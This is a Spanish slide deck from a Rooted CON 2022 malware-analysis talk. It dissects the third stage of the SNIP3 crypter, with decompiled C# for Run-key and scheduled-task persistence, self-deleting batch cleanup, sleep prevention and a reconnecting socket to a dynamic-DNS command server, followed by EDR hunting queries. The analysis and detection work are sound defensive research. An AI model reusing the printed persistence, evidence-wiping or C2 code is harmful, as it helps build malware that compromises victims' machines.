        try
        {
            if (process.MainModule.FileName == fileInfo.FullName)
            {
                process.Kill();
            }
        }
        catch
        {
        }
    }
}
```

processes	(System.Diagnostics.Process[0x0000002D])
[0]	{System.Diagnostics.Process (winlogon)}
[1]	{System.Diagnostics.Process (Procmon64)}
[2]	{System.Diagnostics.Process (svchost)}
[3]	{System.Diagnostics.Process (svchost)}
[4]	{System.Diagnostics.Process (lsim)}
[5]	{System.Diagnostics.Process (WmiPrvSE)}
[6]	{System.Diagnostics.Process (VBoxService)}
[7]	{System.Diagnostics.Process (svchost)}
[8]	{System.Diagnostics.Process (csrss)}
[9]	{System.Diagnostics.Process (lsass)}
[10]	{System.Diagnostics.Process (smss)}
[11]	{System.Diagnostics.Process (notepad++)}
[12]	{System.Diagnostics.Process (taskhost)}
[13]	{System.Diagnostics.Process (mscorsvw)}
[14]	{System.Diagnostics.Process (spoolsv)}
[15]	{System.Diagnostics.Process (conhost)}
[16]	{System.Diagnostics.Process (svchost)}
[17]	{System.Diagnostics.Process (svchost)}

SNIP3: Tercer stage

- Función *Install*
 - Comprobación de permisos (T1098)

```
public static bool IsAdmin()  
{  
    return new WindowsPrincipal(WindowsIdentity.GetCurrent()).IsInRole(WindowsBuiltInRole.Administrator);  
}
```



```
// TOKEN: 0x04000FB2 F  
Administrator = 544,
```

System.Security.Principal.WindowsPrincipal.IsInRole returned	true
--	------

SNIP3: Tercer stage

- Función *Install*
 - ¿Y si no somos admin?
 - ❑ Obtenemos Registros típicos para persistir (T1547.001)

```
else
{
    using (RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(Strings.StrReverse(@"\nuR\noisreVtnerruC\swodniW\tfosorciM\erawtfoS"), RegistryKeyPermissionCheck.ReadWriteSubTree))
    {
        registryKey.SetValue(Path.GetFileNameWithoutExtension(fileInfo.Name), "\"" + fileInfo.FullName + "\"");
    }
}
```


 Expression	@ @"\nuR\noisreVtnerruC\swodniW\tfosorciM\erawtfoS"
 result	@ "Software\Microsoft\Windows\CurrentVersion\Run\"

SNIP3: Tercer stage

- Función *Install*
 - ¿Y si no somos admin?
 - ❑ Creamos tarea usando fichero localizado en Roaming (T1053)



```
DisplayPath @"C:\Users\... \AppData\Roaming"
```



```
Process.Start(new ProcessStartInfo
{
    FileName = "cmd",
    Arguments = string.Concat(new string[]
    {
        "/c schtasks /create /f /sc onlogon /rl highest /tn \"",
        Path.GetFileNameWithoutExtension(fileInfo.Name),
        "\" /tr \"",
        fileInfo.FullName,
        "\" & exit"
    }
    ),
    WindowStyle = ProcessWindowStyle.Hidden,
    CreateNoWindow = true
});
```


SNIP3: Tercer stage

- Función *Install*
 - ¿Y si no somos admin?
 - Eliminamos pruebas (T1070.004)

```
string text = Path.GetTempFileName() + ".bat";
using (StreamWriter streamWriter = new StreamWriter(text))
{
    streamWriter.WriteLine("@echo off");
    streamWriter.WriteLine("timeout 3 > NUL");
    streamWriter.WriteLine("START \"%\" \"%\" + fileInfo.FullName + "\"");
    streamWriter.WriteLine("CD " + Path.GetTempPath());
    streamWriter.WriteLine("DEL \"%\" + Path.GetFileName(text) + "\" /f /q");
}
Process.Start(new ProcessStartInfo
{
    FileName = text,
    CreateNoWindow = true,
    ErrorDialog = false,
    UseShellExecute = false,
    WindowStyle = ProcessWindowStyle.Hidden
});
```

SNIP3: Tercer stage

- Función *Install*
 - Prevenimos que el dispositivo se apague (T1562)

```
public static void PreventSleep()
{
    try
    {
        NativeMethods.SetThreadExecutionState((NativeMethods.EXECUTION_STATE)2147483651u);
    }
    catch
    {
    }
}
```

SNIP3: Tercer stage

- Función *Install*
 - Establecemos conexión con el exterior (T1573)

```
for (;;)
{
    try
    {
        if (!ClientSocket.IsConnected)
        {
            ClientSocket.Reconnect();
            ClientSocket.InitializeClient();
        }
    }
    catch
    {
    }
    Thread.Sleep(5000);
}
```

SNIP3: Tercer stage

- Función *Install*
 - Establecemos conexión con el exterior (T1573)

```
try
{
    ClientSocket.TcpClient = new Socket(AddressFamily.InterNetwork, SocketType.Stream,
        ProtocolType.Tcp)
    {
        ReceiveBufferSize = 51200,
        SendBufferSize = 51200
    };
}
```



```
int port = Convert.ToInt32(Settings.Ports.Split(new char[]
{
    ',',
})[new Random().Next(Settings.Ports.Split(new char[]
{
    ',',
}).Length)]);
if (ClientSocket.IsValidDomainName(text))
{
    foreach (IPAddress address in Dns.GetHostAddresses(text))
    {
        try
        {
            ClientSocket.TcpClient.Connect(address, port);
            if (ClientSocket.TcpClient.Connected)
            {
                break;
            }
        }
        catch
        {
        }
    }
}
```

SNIP3: Tercer stage

- Función *Install*
 - Establecemos conexión con el exterior (T1573)

System.Random.Next returned	0x00000000
text	"e29rava.ddns.net"
	0x00000000

SNIP3: Comprobamos IOC



SNIP3: Mitigación

- Diferentes EDR

[TA0002][T1059.005] Detection based on tree execution after potentially dangerous VBS

XQL - XDR Palo Alto

```
dataset = xdr_data
| filter event_type = ENUM.PROCESS
| filter lowercase(causality_actor_process_image_name) in ("wscript.exe","cscript.exe")
and lowercase(actor_process_image_name) in ("cmd.exe","powershell.exe")
and lowercase(action_process_image_name) in ("regasm.exe","regsvcs.exe","msbuild.exe","installutil.exe")
```

KQL - ATP Microsoft

```
DeviceProcessEvents
| where InitiatingProcessParentFileName in ("wscript.exe","cscript.exe")
and InitiatingProcessFileName in ("cmd.exe","powershell.exe")
and FileName in ("regasm.exe","regsvcs.exe","msbuild.exe","installutil.exe")
```

SQL - Orion Panda Security (Cytomic)

```
select * from ProcessOps where
ParentFilename in ('cmd.exe','powershell.exe')
and ChildFilename in ('regasm.exe','regsvcs.exe','msbuild.exe','installutil.exe')
and Date >= today()-15
```

[TA0005][T1055] Detection based on injections over legitimate process related with .NET

XQL - XDR Palo Alto

```
dataset = xdr_data
| filter event_type = ENUM.PROCESS
| filter lowercase(actor_process_image_name) in ("cmd.exe","powershell.exe")
| filter lowercase(action_process_image_name) in ("regasm.exe","regsvcs.exe","msbuild.exe","installutil.exe")
```

[TA0003][T1547.001] Persistence over startup folder using scripts

XQL - XDR Palo Alto

```
dataset = xdr_data
| filter event_type = ENUM.FILE and event_sub_type = ENUM.FILE_CREATE_NEW
| filter lowercase(action_file_name) =~ "(.vbs|.bat|.ps1)$"
and lowercase(action_file_path) =~ ".*\\(appdata|programdata)\\..*\\startup\\"
```

KQL - ATP Microsoft

```
DeviceFileEvents
| where ActionType == "FileCreated"
| where FileName matches regex "(.vbs|.bat|.ps1)$"
and FolderPath matches regex @"(appdata|programdata)\\..*\\startup"
```

SQL - Orion Panda Security (Cytomic)

```
select * from ProcessOps where
match(ChildFilename, '(.vbs|.bat|.ps1)$')
and match(ChildPath, '(appdata|programdata)\\..*\\startup')
and Date >= today()-15
```



¡GRACIAS por asistir!

/Rooted CON 2022

Aarón Jornet



aaron-jornet-sales-85283112



RexorVc0



vc0RExor